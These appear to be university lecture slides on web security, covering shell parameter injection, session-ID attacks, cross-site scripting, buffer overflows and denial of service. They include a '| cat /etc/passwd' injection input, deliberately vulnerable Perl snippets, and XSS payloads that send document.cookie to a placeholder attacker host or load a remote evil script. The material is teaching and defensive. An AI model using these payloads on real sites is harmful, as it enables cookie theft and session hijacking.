Secure Programming I

Engin Kirda
kirda@eurecom.fr

Administrative News

- Challenges
  - Nice going so far: 43 people have successfully submitted
  - Challenge 3 will be announced today at 11.00
- Slides and News (please visit regularly!)
  - http://www.iseclab.org/secprog/

Web Security II

Simple Parameter Injection Example

- Perl script that lists (embeds in HTML) the directory contents by calling the shell *ls* command:

```
…
$query = new CGI;
$directory = $query->param("directory");
#Call the ls command in the shell using back ticks
$directory_contents = `ls $directory`;
print "
<html><body>
$directory_contents
</body></html>";
```

Unvalidated input!

Simple Parameter Injection Example

- If the user enters a | cat /etc/passwd as the directory, she can gain access to the contents of the passwd file as well!
  - The shell command in the script becomes ls | cat /etc/passwd
- How can such a simple attack be prevented?
  - Do not use shell commands directly in Web scripts
  - Filter out characters such as | * > < etc. that have **a special meaning** for the shell

Let's look at an example

- Parameter injection
  - Time for a small demo ;-)

Session Management

- HTTP is a stateless protocol:
  it does not “remember” previous requests
- web applications must create and manage sessions themselves
- session data is
  - stored at the server
  - associated with a unique Session ID
- after session creation, the client is informed about the session ID
- the client attaches the session ID to each request

Session Management and Authentication

- authentication: strongly connected to session management
- the authentication state is stored as session data
- this makes the session ID a popular target for attackers:
  - stealing the ID of an active, authenticated session allows impersonation of the victim
- protect the session ID!

Session ID Transmission

- three possibilities for transporting session IDs
- encoding it into the URL as GET parameter; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- hidden form fields: only works for POST requests
- cookies: preferable, but can be rejected by the client

Cookies

- token (“name=value“) that is stored on client machine
- set by server
- uses a single domain attribute
  - cookies are only sent back to servers whose domain attribute matches

Cookies

- Non-persistent cookies
  - are only stored in memory during browser session
  - good for sessions
- Secure cookies
  - cookies that are only sent over encrypted (SSL) connections
- Only encrypting the cookie over insecure connection is useless
  - attackers can simply replay a stolen, encrypted cookie
- Cookies that include the IP address
  - makes cookie stealing harder
  - breaks session if IP address of client changes during that session

Session Attacks

- targeted at stealing the session ID
- Interception:
  - intercept request or response and extract session ID
- Prediction:
  - predict (or make a few good guesses about) the session ID
- Brute Force:
  - make many guesses about the session ID
- Fixation:
  - make the victim use a certain session ID
- the first three attacks can be grouped into “Session Hijacking“ attacks

Session Attacks

- preventing Interception:
  - use SSL for each request/response that transports a session ID
  - not only for login!
- Prediction:
  - possible if session ID is not a random number...

Prediction Example

- Suppose you are ordering something online. You are registered as user *john*. In the URL, you notice:
  - www.somecompany.com/order?s=john05011978
  - What is *s*? It is probably the session ID…
  - In this case, it is possible to deduce how the session ID is made up...
- Session ID is made up of user name and (probably) the user‘s birthday
  - Hence, by knowing a user ID and a birthday (e.g., a friend of yours), you could hijack someone‘s session ID and order something

Harden Session Identifiers

- Although by definition unique values, session identifiers must be more than just unique to be secure
  – They must be resistant to brute force attacks where random, sequential, or algorithm-based forged identifiers are submitted
  – By hashing the session ID and encrypting the hash with a secret key, you create a random session token and a signature (!)
  – Session identifiers that are truly random (hardware generator) for high-security applications

Another Session Attack

- additional attacks can be made possible by flawed credential management functions
  - e.g., weak “remember my password“ question
- rule of thumb:
  - use existing solutions for authentication and session management
  - never underestimate the complexity of authentication and session management...
- There are quite a large class of session attacks such as *session fixation* that we will not look at in SecProg I

JavaScript (The Good and The Ugly)

- JavaScript is embedded into web pages to support dynamic client-side behavior
- Typical uses of JavaScript include:
  - Dynamic interactions (e.g., the URL of a picture changes)
  - Client-side validation (e.g., has user entered a number?)
  - Form submission
  - Document Object Model (DOM) Manipulation
- Developed by Netscape as a light-weight scripting language with object-oriented capabilities
  - Later standardized by ECMA

JavaScript (The Good and The Ugly)

- The user's environment is protected by malicious JavaScript code by "sand-boxing" environment
- JavaScript programs are protected from each other by using a compartmentalizing mechanisms
  - JavaScript code can only access resources associated with its origin site (*same-origin policy*)
- Problem: All these security mechanisms fail if user is lured into downloading malicious code from a *trusted* site ☹

Cross-site scripting (XSS)

- Simple attack, but difficult to prevent and can cause much damage
- An attacker can use cross site scripting to send malicious script to an unsuspecting victim
  - The end user's browser has no way to know that the script should not be trusted, and will execute the script.
  - Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site.
- These scripts can even completely rewrite the content of an HTML page!

Cross-site scripting (XSS)

- XSS attacks can generally be categorized into two classes: stored and reflected
  - Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
  - Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

XSS Delivery Mechanisms

- Stored attacks require the victim to browse a Web site
  - Reading an entry in a forum is enough…
  - Examples of stored XSS attacks: Yahoo (3 years ago), e-Bay (2 years ago)
- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server
  - When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. Example: Squirrelmail

Cross-site scripting (XSS)

- The likelihood that a site contains potential XSS vulnerabilities is extremely high
  - There are a wide variety of ways to trick web applications into relaying malicious scripts
  - Developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings
- How to protect yourself?
  - Ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- OWASP Filters project

Simple XSS Example


- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param(“msg”);
print “
<html><body>
<form action=“displaytext.pl” method=“get”>
$msg <br>
<input type=“text” name=“txt”>
<input type=“submit” value=“OK”>
</form></body></html>“;
```

Unvalidated input!

Simple XSS Example

- If the script *text.pl* is invoked, as
  - *text.pl?msg=HelloWorld*
- This is displayed in the browser:



Simple XSS Example

- There is an XSS vulnerability in the code. The input is *not being validated* so JavaScript code can be injected into the page!
- If we enter the URL text.pl?msg=<script>alert(“I 0wn you”)</script>
  - We can do “anything” we want. E.g., we display a message to the user… worse: we can steal sensitive information.
  - Using *document.cookie* identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack).

Some XSS Attacker Tricks

- How does attacker "send" information to herself?
  - e.g., change the source of an image:
  - document.images[0].src="www.attacker.com/"+ document.cookie;
- Quotes are filtered: Attacker uses the unicode equivalents \u0022 and \u0027
- "Form redirecting" to redirect the target of a form to steal the form values (e.g., passwd)
- Line break trick:

```
<IMG SRC="javasc
ript:alert('test');">        <-- line break trick \10 \13 as delimiters.
```

Some XSS Attacker Tricks

- If ‘ and “ characters are filtered… (e.g., as in PHP):
  - regexp = /SecProg is boring/;
    alert(regexp.source);

- Attackers are creative (application-level firewalls have a difficult job). Check this out (no “/” allowed):
  - var n= new RegExp(“http: myserver myfolder evilscript.js”);
    forslash=location.href.charAt(6);
    space=n.source.charAt(5);
    alert(n.source.split(space).join(forslash));
    document.scripts[0].src = n.source.split(space).join(forslash)


Some XSS Attacker Tricks


- How much script can you inject?
  - This is the web so the attacker can use URLs. That is, attacker could just provide a URL and download a script that is included (no limit!)
  - img src='http://valid address/clear.gif' onload='document.scripts (0).src
    ="http://myserver/evilscript.js"
- Suppose you filter "dynamic" URLs in the page (e.g., solution we developed: Noxes)
  - Attacker has a wide range of choices and could use the static links in the page to "encode" sensitive information
    - Send the cookie information bit by bit
    - Covert channels (use timing information to send info)

A Real-Life XSS Example

- ebay.de Press

http://presse.ebay.de/news.exe?typ=SU&search=%68%74%74%70%3A%2F%2F%70%72%65%73%73%65%2E%65%62%61%79%2E%64%65%2F%26%71%75%6F%74%3B%3E...





Let's look at examples

- XSS
  - Time for a small demo ;-)

XSS Mitigation Solutions

- Application-level firewalls
  - Scott and Sharp (WWW 2002)
- AppShield
  - (claims to learn from traffic – does not need policies – costs a lot of money). How effective is it against sophisticated attacks?
- Static code analysis
  - Huang et al. (WWW 2003, 2004)
  - Jovanovic et al., Pixy, (Oakland 2006)
- First client-side solutions (we have developed / developing)
  - Philipp Vogt (Master's thesis) – JavaScript engine "hack" - NDSS 2007
  - Noxes (Personal Web firewall with XSS heuristics), SAC 2006

XSS Mitigation Solutions

- httpOnly (MS solution)
  - Cookie Option used to inform the browser to not allow scripting languages (JavaScript, VBScript, etc.) access the *document.cookie* object (traditional XSS attack)
  - Syntax of an httpOnly cookie:

    Set-Cookie: name=value; httpOnly


  - Using JavaScript, we can test the effectiveness of the feature. We activate httpOnly and see if *document.cookie* works

XSS Mitigation Solutions

```
<script type="text/javascript"><!--
function normalCookie() {
    document.cookie = "TheCookieName=CookieValue_httpOnly";
    alert(document.cookie);}
function httpOnlyCookie() {
    document.cookie =
    "TheCookieName=CookieValue_httpOnly; httpOnly";
    alert(document.cookie);}
//--></script>
<FORM>
<INPUT TYPE=BUTTON OnClick="normalCookie();"
VALUE='Display Normal Cookie'>
<INPUT TYPE=BUTTON OnClick="httpOnlyCookie();"
VALUE='Display HTTPONLY Cookie'>
</FORM>
```

XSS Mitigation Solutions

After pressing "Display Normal Cookie" Button



After pressing "Display httpOnly Cookie" Button

Web-based Buffer Overflows

- Attackers use buffer overflows to corrupt the execution stack of a web application.
  - By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine.
  - In quite a few cases (unfortunately), there is an “escalation of privileges” (Web server running as admin!)
  - Buffer overflows are not always easy to discover and even when one is discovered, it is generally difficult to exploit (know-how is necessary – assembler, stack, etc.).

Web-based Buffer Overflows

- Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself
  - Overflows are not typically present in interpreted languages (usually C, C++ applications – where developer does memory management)
- Protection? Keep up with the latest bug reports for your web and application server products

Improper Error Handling

- The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker).
  - Such details can provide hackers important clues on potential flaws in the site.
- One common security problem caused by improper error handling is the *fail-open security* check.
  - Error happens, authentication is by-passed!
- Protection? A specific policy for how to handle errors should be documented.

Insecure Configuration Management

- There are a wide variety of server configuration problems that can plague the security of a site.
  - Unpatched security flaws in the server software
  - Server software flaws, misconfigurations that permit directory listing and directory traversal attacks
  - Unnecessary default, backup, or sample files

    including scripts, applications, configuration file and web pages
  - Improper file and directory permissions

Insecure Configuration Management

- Unnecessary services enabled including content management and remote administration
- Default accounts with their default passwords
- Administrative or debugging functions that are enabled or accessible
- Overly informative error messages
- Misconfigured SSL certificates and encryption settings
- Use of self-signed certificates to achieve authentication and man-in-the-middle protection
- Use of default certificates

Insecure Storage

- Most web applications have a need to store sensitive information, either in a database or on a file system somewhere.
  - passwords, credit card numbers, account records, or proprietary information
- Frequently, encryption techniques are used to protect this sensitive information
  - Developers still frequently make mistakes while integrating it into a web application
  - Mistakes: Failure to encrypt critical data, Insecure storage of keys, certificates, and passwords, Poor choice of algorithm, Attempting to invent a new encryption algorithm

Denial of Service Attacks

- A type of attack that consumes your resources at such a rate that *none* of your customers can enjoy your services
  - DoS
  - Distributed variant of DoS is called a DDoS attack
- How common is DoS? Answer: *Very* common
  - Research showed 4000 known attacks in a week (most attacks go unreported)
  - How likely are you to be victim of DoS? A report showed 25% of large companies suffer DoS attacks at some point
  - In January 2001, 98% of Microsoft servers were not accessible because of DoS attacks

Denial of Service Attacks

- DDoS attack terminology
  - Attacking machines are called *daemons*, *slaves*, *zombies* or *agents*.
  - “Zombies” are usually poorly secured machines that are exploited
  - Machines that control and command the zombies are called *masters* or *handlers*.
  - Attacker would like to hide trace: He hides himself behind machines that are called *stepping stones*.
- Web applications may be victims of *flooding* or *vulnerability* attacks
  - In a vulnerability attack, a vulnerability may cause the application to crash or go to an infinite loop

Denial of Service Attacks

- Web applications are particularly susceptible to denial of service attacks
  - A web application can’t easily tell the difference between an attack and ordinary traffic
  - Because there is no reliable way to tell from whom an HTTP request is coming from, it is very difficult to filter out malicious traffic.
  - Most web servers can handle several hundred concurrent users under normal use, A single attacker can generate enough traffic from a single host to swamp many applications
- Defending against denial of service attacks is difficult and only a small number of “limited” solutions exist

Who are the DoS attackers?

- Research has shown that the majority of attacks are launched by script-kiddies.
  - Such attacks are “easier” to detect and defend against
  - Kids use readily available tools to attack
- Some DoS attacks, however, are highly sophisticated and very difficult to defend against
  - Possible defense mechanisms
    - Make sure your hosts are patched against DoS vulnerabilities
    - Anomaly detection and behavioral models
    - Service differentiation (e.g., VIP clients)
    - Signature detection

Conclusion

- We continued to look at web security today
- Challenge 3 will be announced today at 11.00
- Good luck with Challenge 3! ;-)